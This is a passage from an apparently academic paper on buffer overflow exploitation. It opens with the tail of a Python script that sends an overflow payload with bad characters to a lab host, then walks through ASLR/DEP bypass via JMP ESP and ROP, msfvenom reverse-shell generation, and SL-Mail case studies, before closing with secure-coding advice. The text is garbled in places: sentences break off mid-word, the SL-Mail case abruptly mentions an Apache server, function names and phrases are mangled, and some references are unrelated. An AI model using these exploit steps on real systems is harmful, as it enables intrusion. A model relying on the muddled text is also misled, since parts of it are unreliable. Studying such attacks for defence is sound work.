"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )


shellcode = "A" * 2003 + "B" * 4 + badchars

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
        connect=s.connect(('192.168.15.230',9999))
        s.send(('TRUN /.:/' + shellcode))
except:
        print "check debugger"
s.close()
```

Figure 5 Python script appending a complete sequence of byte values (badchars) after the shellcode to detect problematic characters that may disrupt payload execution

2.7. ASLR and DEP Bypass Techniques

Modern operating systems deploy Address Space Layout Randomization (ASLR) and Data Execution Prevention (DEP) to frustrate classic buffer-overflow exploitation. ASLR randomizes the base addresses of executable modules, thwarting hard-coded jumps, while DEP marks stack and heap pages non-executable, preventing direct shellcode execution. To overcome these protections, attackers first search for modules that are loaded without ASLR and are not compiled with DEP—for example, legacy DLLs shipped with third-party software. In Immunity Debugger, the Mona plug-in simplifies this task with commands such as !mona modules, highlighting libraries where all security flags are False.

Once an unprotected module is located, the attacker hunts for an instruction that redirects execution to controlled data—commonly JMP ESP or CALL ESP. Mona's !mona jmp -r esp enumerates such opcodes and records their fixed virtual addresses; placing one of these addresses (in little-endian form) over the overwritten EIP bypasses ASLR because the module's base never changes. DEP still blocks code on the stack, so the exploit pivots to a Return-Oriented Programming (ROP) chain that calls VirtualProtect or NtProtectVirtualMemory to mark the shellcode region executable. Building these gadget chains requires harvesting short instruction sequences that end in a RET, a technique documented as the principal countermeasure target in contemporary control-flow integrity research (Tymburibá, 2020).

A practical demonstration can be seen in the exploitation of the classic SL-Mail 5.5 overflow: researchers identified a non-ASLR, non-DEP SLMailSMTP.dll, inserted its JMP ESP address, chained gadgets to disable DEP, and finally executed reverse-shell payloads, validating that robust bypasses remain feasible when insecure libraries are present (Shafana & Pawar, 2021).

In summary, bypassing ASLR and DEP revolves around three pillars: isolating unprotected modules, redirecting execution with stable pointers such as JMP ESP, and leveraging ROP to re-enable executable permissions or jump into already-executable memory. Mastery of debugger automation, opcode searches, and gadget cataloging transforms these ostensibly formidable defenses into surmountable hurdles for seasoned penetration testers.

2.8. Shellcode Generation and Injection

With the crash point, offset, bad-character list, and bypass strategy confirmed, the final step is crafting and implanting executable payloads. **msfvenom**, part of the Metasploit Framework, is the de-facto utility for on-demand shellcode generation. By specifying the target platform (-p windows/shell_reverse_tcp), architecture (-a x86 or x64), local host and port (LHOST/LPORT), and an output format (-f python), testers obtain byte arrays ready for direct insertion into proof-of-concept scripts. The **-e** flag selects encoders—such as **shikata_ga_nai**—that polymorphically transform payloads to avoid intrusion-prevention signatures, while the **-b** option excludes discovered bad characters to guarantee reliable transmission.

To cushion uncertainties in jump accuracy, exploits often prepend a **NOP sled**: a sequence of 0x90 bytes that functions like a conveyor belt, sliding execution safely into the shellcode even if the landing address is imprecise. Although as few as 16 NOPs can suffice, larger sleds (32–64 bytes) provide greater tolerance against slight variations introduced by ROP alignment or network encoding.

Injection strategy depends on the bypass method. If DEP has been disabled via a ROP call to VirtualProtect, the exploit may simply jump straight to the NOP sled on the stack. Alternatively, some attacks locate **already-executable memory**—for instance, the .text section of a non-ASLR DLL—and copy the shellcode there, then direct EIP to that address. In Unicode or wide-character vulnerabilities, alphanumeric encoders like **x86/alpha_mixed** reshape the shellcode into acceptable byte patterns, later reassembling at runtime.

Thorough testing remains essential. After embedding the generated shellcode and NOP sled into the final payload, repeated execution under the debugger verifies that registers, memory protections, and control flow behave exactly as scripted. Only after consistent, crash-free execution delivering a reverse shell—or alternate post-exploitation action—should the exploit be considered production-ready. Robust shellcode generation and disciplined injection practices thus complete the buffer-overflow exploitation lifecycle, transforming theoretical control of EIP into practical, dependable code execution on the target system.

3. Methodology

3.1. Research Design

The researchers employed a systematic method to locate and use buffer overflow flaws. The first step involves identifying the source of inputs that may cause a buffer overflow in the target system. Automatically generated fuzzing inputs are utilized to inject huge or corrupt values into the system in order to trigger an overflow. After an overflow is identified, Immunity Debugger is utilized to trace the location where the instruction pointer is overwritten. The subsequent step involves designing unique payloads by leveraging the insights gained from the offset and the system's address heap. Shellcode is then injected into the target process by implementing strategies that can overcome the security measures offered by ASLR and DEP. This approach ensures that every stage of the research is tested systematically, resulting in accurate and reliable outcomes when exploiting buffer overflows.

3.2. Data Collection

The research focuses on collecting results from different aspects of buffer overflow analysis and exploitation. Fuzzing tools are used to generate various types of input and collect reports detailing the target system's response to each input. The use of Immunity Debugger enables researchers to generate memory dumps, track the state of registers, and capture stack traces that show how and what areas of the system are impacted by the overflow. Furthermore, data about the effectiveness of payloads and errors encountered while scripting scripts is recorded during the testing process. This information plays a pivotal role in pinpointing the flaw, assessing its vulnerability, and improving the payload to exploit it consistently. Using this information helps provide an accurate analysis of the vulnerability and devise effective exploit techniques.

3.3. Case Studies/Examples

3.3.1. Case Study 1: The Test Web Application's Vulnerability Was Exploited.

An important task performed during a penetration test is determining and exploiting weaknesses in a web application to identify security vulnerabilities. The authentication mechanism implemented in a web application designed for teaching and testing purposes was revealed to include a serious buffer overflow vulnerability. This case study examines the process of identifying, investigating, and capitalizing on the vulnerability using traditional techniques for penet

Discovery of the Vulnerability

The application was examined as part of a regular security review and the flaw was identified. Users had to provide their login credentials by filling out a form and clicking the submit button to send them to the server. The program didn't adequately check and clean up the length of input, which is a weakness often found in many vulnerable applications. The username field did not limit input length, which meant that unchecked elements larger than the allocated memory space could be entered by users.

Fuzzing was used to inject inputs that would cause the application to malfunction or crash. INPUT OVERFLOWING CAUSED THE APPLICATION TO FAIL IN VARIOUS WAYS AND OFTEN CRASHED COMPLETELY. This demonstrated that the application had a high chance of being exploited using a buffer overflow attack.

Exploiting the Overflow

The security team then focused on identifying the specific spot inside the buffer where the overflow occurs and the ways in which it influenced the application's memory. They used Immunity Debugger to monitor the application's responses when it was fed an excessive number of values.

Immunity Debugger showed them that the EIP register was modified by injecting more data than the buffer could handle. The modified EIP pointed to the application being diverted from its intended course of operation. This indicated that the input was corrupting the buffer as well as taking control of the program's flow of instructions, characteristic of a buffer overflow bug.

They created a distinctive string of characters using Metasploit's pattern_create.rb that would reveal the precise address at which the buffer overflow was occurring. The team prepared the payload by including various patterns and used the location of the crashed EIP to determine the correct offset. This gave them the information they needed to control the EIP in the correct way.

Crafting the Exploit

Armed with the offset, the team was able to create the appropriate payload. The attacker settled on modifying the EIP to jump to the shellcode on the stack. As a result, injecting the malicious code into the EIP enabled the attacker to obtain control over the server.

The exploit included shellcode that established a reverse connection and enabled the users to remotely control the target server. The exploit was executed by sending specific input data to the username field. When the buffer overflow occurred, the shellcode was executed on the server.

Bypassing Protections

The tests took place under conditions that did not activate DEP or ASLR in the application. To overcome protections like DEP in actual systems, ROP would be necessary to execute any available code in the system library segments. As a result, it was demonstrated that buffer overflow vulnerabilities can be exploited in systems where applications lack proper protections.

3.3.2. Case Study 2: Buffer Overflow in SL-Mail Server

A vulnerability in the SL-Mail Server software has allowed attackers to carry out buffer overflow attacks against the system. I'll discuss how the protocols employed by Mail Servers are prone to exploitation due to the use of outdated software like Mail Servers. The study explains how exploiting inadequately secured services exposed over the network can result in the execution of arbitrary commands on the vulnerable system.

Discovery of the Vulnerability

SL-Mail Server was created to manage email communications and allowed users to interact with it over the network. The application wasn't designed to withstand the variety of threats faced by modern software. A significant issue was the lack of effective validation of data received from users accessing the server through specific network services.

It was identified after performing standard security assessments on the SL-Mail Server. Inputs larger than expected were sometimes causing the software to crash or malfunction. Analyzing the issue further showed that inputs left unchecked could trigger a buffer overflow, spoiling nearby memory segments and replacing the value inside the EIP. This enabled malicious users to manipulate the program's execution in order to run program code of their choosing.

Exploiting the Buffer Overflow

The goal of exploiting the buffer overflow was to modify the EIP, which governs how a program executes its instructions. Manipulating the EIP would allow an attacker to divert the program to run types of harmful code or shellcode. Due to its use of ASLR and DEP, successfully exploiting the buffer overflow in the Apache server required extra effort and creativity. ASLR obfuscates the layout of every process by randomly allocating different memory addresses, whereas DEP disallows executing any instruction on the stack.

They relied on fuzzing methods as well as manual inspection to get around the security measures. The team repeatedly sent different types of malformed data to the server to force it to reach a point where the program buffer would be filled beyond its capacity. They needed to define the conditions that caused the buffer overflow and isolate the position where the EIP was replaced.

After locating a vulnerability, the penetration testers worked to determine the exact location in the buffer where the buffer overflow took place. They used the pattern_create.rb utility from Metasploit to produce different pieces of input data that allowed them to locate where exactly the EIP was being overwritten in the buffer. The given EIP offset was used to create a payload that redirected execution to an area of the server's memory containing the malicious shellcode.

Bypassing ASLR and DEP

Overcoming ASLR and DEP required the use of sophisticated techniques. The exploit could only be successful if they located a JMP ESP instruction or another item that would enable them to jump to their code in the stack.

Due to ASLR it was challenging to determine where the shellcode would be placed in memory. After finding non-randomized parts of memory, the team discovered a dependable JMP ESP instruction. They could bypass ASLR by using this instruction since it referred to a fixed memory address.

Their next step was to overcome Data Execution Prevention (DEP) using a Return-Oriented Programming (ROP) chain. The team solved the issue with DEP by using executable code present in the application's libraries. A chain of instructions, ending with RET statements, was used to bypass DEP protection. As a result, the attackers were able to remotely connect to the server using a shell.

Impact and Lessons Learned

This incident shows how old and seemingly secure programs can still fall prey to simple attacks such as buffer overflows. This situation highlights the need to employ a thorough set of security measures, including input validation, updated software, and regular vulnerability scanning, to help mitigate these types of exploits.

Organizations must ensure that they keep outdated programs up to date to fix any vulnerabilities for which solutions are available. Many organizations continue to use legacy software that's vulnerable to the same type of attacks. The lesson from this case is that even with modern security features, familiarizing oneself with how they work is crucial since bypassing them is still challenging for developers of exploits.

3.4. Evaluation Metrics

Distinct and identifiable criteria need to be defined when determining how successful testing for buffer overflow vulnerabilities has been. Identifying the exact causes leading to an unexpected application crash can suggest the presence of a buffer overflow. This is commonly accomplished by running input in various forms and sizes through a fuzzer to detect suitable scenarios that could cause a buffer overflow. Confirming the overflow affects the Instruction Pointer (EIP) enables an attacker to redirect the program's flow.

Another important aspect is locating the exact address where the buffer overflows to control what happens during program execution. In order to prove the exploit works, the next step is to verify that code can be injected and executed on the target system using either a reverse shell or similar type of injection.

The exploit is also considered successful if it can bypass security measures like ASLR and DEP. This implies that the exploit can be used effectively to breach the security measures implemented in modern systems.

4. Analysis and Discussion

4.1. Analysis of Buffer Overflow Vulnerabilities

A buffer overflow occurs when a program puts more information into a fixed memory space than it is permitted to, causing memory to become corrupted. Memory issues of this kind are frequently caused by inadequate input validation and unsafe memory functions present in languages like C and C++. identifying potential input sources that do not verify data before storing it in a buffer. As a result, the memory adjacent to the buffer can be modified, which may corrupt information such as return addresses. An effective exploit takes advantage of these situations to control the application, plant malware or cause it to crash. Debuggers allow analysts to step through the software and locate the source of the overflow. Input patterns can reveal where the overflow occurs and the way in which it manipulates memory and registers. Detailed analysis can help developers identify both the cause and the most effective way to exploit buffer overflows vulnerabilities.

4.2. Effectiveness of Fuzzing Tools

Fuzzing tools thoroughly test a system by systematically providing it with uncommon or invalid data to reveal a buffer overflow. Fuzzing simulates various forms of unusual data and explores how an application responds to them. Fuzzing tools excel in finding vulnerabilities that are difficult to detect even by examining the application's source code. Fuzzers look for exceptions or anomalies by injecting vast amounts of different input to the program under test. Modern fuzzers are equipped with capabilities such as input variation, code coverage analysis, and crash recording to further speed up testing efforts. By using a debugger, fuzzing allows security researchers to pinpoint the weak areas within an application and determine why the fault occurred. Fuzzing makes it faster and less prone to errors to find vulnerabilities. Fuzzing is a highly effective way to uncover memory-based vulnerabilities in software of any kind, including network services and older codebases.

4.3. Debugger Analysis for Overflows

The use of debuggers enables researchers to locate and analyze how susceptible a system is to buffer overflow attacks. After an overflow is suspected, debuggers help monitor the behavior of the application at the instruction and memory level. Immunity Debugger provides real-time access to the contents of stack memory and CPU registers, as well as listed modules. Analyzing the path taken by the program as it executes allows researchers to identify the specific area and method by which the buffer overflow takes place. When the buffer overflow occurs and the Instruction Pointer is overwritten it means that the input data has altered the program's flow. With the aid of a debugger, shellcode can be confirmed to have executed properly. The overflow offset is calculated by examining the contents of memory dumps, registered values, and crash addresses. Debuggers are invaluable in finding reliable e Debugging provides valuable information necessary for developing effective exploits.

4.4. Overcoming Modern Protections (ASLR, DEP)

ASLR and DEP are examples of safety measures used by contemporary operating systems to inhibit successful buffer overflow attacks. ASLR is designed to frustrate hackers by shuffling the addresses of vital modules and codes. DEP also secures the stack so that attackers can't use it to run their shellcode once control is transferred. Attackers may target unprotected modules or DLLs that still use the original order of memory elements. This allows them to exploit the vulnerability using methods such as JMP ESP. The most common way to overcome DEP is by using ROP (Return-Oriented Programming), in which a series of tiny instructions that finish with “RET” are linked to execute code indirectly. Attackers create ROP chains that call functions responsible for modifying memory protection in order to bypass DEP and run the attacker’s code. Both techniques demand an understanding of how memory is organized and building an appropriately crafted exploit. Nonetheless, a carefully crafted exploit bypassing ASLR and DEP may still succeed in gaining control of a program, highlighting the importance of secure programming and thorough software testing.

5. Recommendations and Best Practices

5.1. Secure Coding Guidelines

Implementing secure coding practices reduces the risk of exploiting the vulnerable buffer exploitation. Programmers should be taught to appropriately manage memory while developing in languages like C and C++. Ensure user inputs are checked and filtered to prevent them from going beyond the bounds of allocated memory. Alternatives that are safer to use include fgets(), strncpy(), and snprintf() instead of getting(), strcpy(), and sprintf() functions. Boundaries must be verified rigorously in loops and whenever dealing with strings. Employing languages or security mechanisms that protect against buffer overflow attacks can strengthen the defense of your applications. Developers should also approach code with a defensive approach, planning ahead for proper exceptions and bugs. Documents, examinations of source code, and static code analyzers assist in noticing vulnerabilities at the beginning of the software development process. Following secure coding practices ensures that buffer overflow vulnerabilities are less likely to be introduced in the software products developed by a team.

5.2. Use of Automated Fuzzers

Automated fuzzers play a crucial role within the current software development process by helping to discover vulnerabilities that affect the way memory is managed in a program, such as buffer overflows. They introduce various kinds of input data to software under test and monitor the reactions and responses, which may indicate weaknesses in security. Automated fuzzing enables quick testing of numerous inputs without requiring extensive understanding of the code. Advanced fuzzers like AFL and libFuzzer implement heuristics to randomly generate test cases that exercise different parts of the code with an aim to replicate unusual situations. Adding fuzzers to CI pipelines allows for the discovery of defects in code while it is being developed. The information obtained can be used to determine precisely where the problem occurs and help correct the issue. Automated fuzzers are particularly useful in cases where a program’s source code is not available or is older and its weak security features are undisclosed. Organizations can prevent exploitations by using fuzzers to uncover vulnerabilities long before cybercriminals can take advantage of them.

5.3. Debugger and Monitoring Tools

Debugger and monitoring tools are essential for discovering, understanding, and fixing buffer overflow security issues. Debuggers permits researchers to monitor the execution of a program in real time and examine its registers, memory usage, and how it is executing instructions. They allow analysts to identify the circumstances leading to a program crash and ensure that regions such as the Instruction Pointer remain untouched. Using breakpoints and watchpoints enables focus on isolated blocks of code and memory areas in order to isolate where the overflow is occurring. Monitoring tools such as Sysinternals Suite and Valgrind help detect memory leaks, illegal writes, or potential access violations within a program. Such solutions confirm the reliability of patch fixes and ensure that the address of the vulnerability is successful. Linking debugging and monitoring during software development and testing allows teams to have better insights into their applications’ behavior when stressed, resulting in improved diagnosis and remediation of vulnerabilities.

5.4. Patch Management and Updates

Quickly implementing patches and keeping software up to date is essential in order to safeguard systems from buffer overflow attacks. A potential threat should be handled immediately by creating, evaluating and rolling out a fix. Systems that are not kept up-to-date with the latest patches are at high risk of being exploited by individuals utilizing specialized tools. An effective patch management strategy involves regularly tracking, reviewing, and prioritizing high-risk issues associated with the installed software. Current software will continue to receive new security measures and bug fixes as they become available. Using automated systems simplifies the work in a scalable environment. Each patch should be examined to confirm it works as intended and doesn't cause any regressions. Depending on the organisation size Accommodating all patches may require modifying the checked out version. Adopting a proactive patch management approach lowers the risk of exploitation, limits the time attackers can target your system, and shows that your organization values the security of its software.

5.5. Security Testing Integration

Security testing should be integrated at every stage of software development to improve the ability to detect and handle buffer overflow security issues. it's advisable for organizations to incorporate security testing at the early stages of the software development process. They should implement static code analysis engines that scan the source code for programming errors and unsafe features. Fuzzing and penetration testing can be introduced during integration and system testing. Furthermore, using RASP and behavior-based analysis improves real-time threat identification as the software is run. CI/CD pipelines should be set up with automatic testing to review each deployment for prospective security weaknesses. Testing outcomes should be analyzed by both developers and security specialists to address critical issues and increase development safety. Employing such an integrated methodology results in better code quality, lowers the effort required to fix identified flaws, and makes apps more secure against attacks targeting memory manipulation and the execution of unexpected code.

6. Conclusion

6.1. Summary of Key Points

The research examined various aspects of buffer overflow vulnerabilities, including how to detect and exploit them. We started by understanding the underlying causes of buffer overflows, which result from memory errors and unchecked input that enable attackers to modify rea Manual and automated fuzzing methods were discussed as ways to detect potential buffer overflows in an application. Debugging tools enable us to analyze the point where an application crashes and to locate the correct overflow offset. Real-life examples of various exploitation methods were provided for legacy apps such as SuperLight Mail Server. The report described techniques risk of buffer overflow, including overcoming the safeguards ASLR and DEP by making use of return-oriented programming and memory analysis. Best practices involve promoting secure coding skills, vaccinewal methods, and the adoption of automated tools for continuous testing. The study highlights the need for preventive measures and tools to ensure that buffer overflows cannot be exploited in modern applications..

6.2. Future Directions

The ways in which buffer overflows are exploited are changing, and so are the means used to protect against them. Protection from certain vulnerabilities also results in increased security against other types of threats. Securing against future threats demands increased use of compiler-based features, real-time monitoring, and effective memory safety measures within both hardware and software. Moreover, there is increasing demand for active research on automated tools for identifying software vulnerabilities. Machine learning and AI may help improve fuzzing and better identify potentially vulnerable code. New avenues in creating autonomous systems and improving runtime memory protection could contribute to future defenses against attacks. Securing legacy software that is still in use despite its age is becoming an increasingly important problem for many organizations. The continued efforts of researchers, developers, and security professionals to work together on this front will be vital to success in combating emerging threats and developing innovative, proactive, and responsive security solutions

References

[1] Albrigtsen, F., Eriksen, K. L., & Juelsen, K. (2024). Uncovering Software Vulnerabilities Using Source Code Analysis and Fuzzing. Ntnu.no. no.ntnu:inspera:187443388:234867863

[2] Blair, W., Mambretti, A., Arshad, S., Weissbacher, M., Robertson, W., Engin Kirda, & Egele, M. (2020). HotFuzz: Discovering Algorithmic Denial-of-Service Vulnerabilities Through Guided Micro-Fuzzing. ArXiv (Cornell University). https://doi.org/10.14722/ndss.2020.24415

[3] Gopaluni, J., Unwala, I., Lu, J., & Yang, X. (2019). Graphical User Interface for OpenThread. 2019 IEEE 16th International Conference on Smart Cities: Improving Quality of Life Using ICT & IoT and AI (HONET-ICT), Charlotte, NC, USA, pp. 235-237. doi: 10.1109/HONET.2019.8908055.

[4] Latif, Z., Sharif, K., Li, F., Karim, M. M., Biswas, S., & Wang, Y. (2020). A comprehensive survey of interface protocols for software defined networks. Journal of Network and Computer Applications, 156, 102563. https://doi.org/10.1016/j.jnca.2020.102563

[5] Pereira, J. D., Ivaki, N., & Vieira, M. (2021). Characterizing Buffer Overflow Vulnerabilities in Large C/C++ Projects. IEEE Access, 9, 142879-142892. doi: 10.1109/ACCESS.2021.3120349

[6] Shafana, N. J., & Pawar, K. (2021). Exploitation Analysis of Buffer Overflow in SL-Mail Server. 2021 Fifth International Conference on I-SMAC (IoT in Social, Mobile, Analytics and Cloud) (I-SMAC), Palladam, India, pp. 1361-1370. doi: 10.1109/I-SMAC52330.2021.9640767

[7] Tymburibá, F. (2020). Protections against attacks based on return-oriented programming. Ufmg.br. http://hdl.handle.net/1843/38086

[8] Zhang, J., Yuan, X., Johnson, J., Xu, J., & Vanamala, M. (2020). Developing and Assessing a Web-Based Interactive Visualization Tool to Teach Buffer Overflow Concepts. 2020 IEEE Frontiers in Education Conference (FIE), Uppsala, Sweden, pp. 1-7. doi: 10.1109/FIE44824.2020.9274239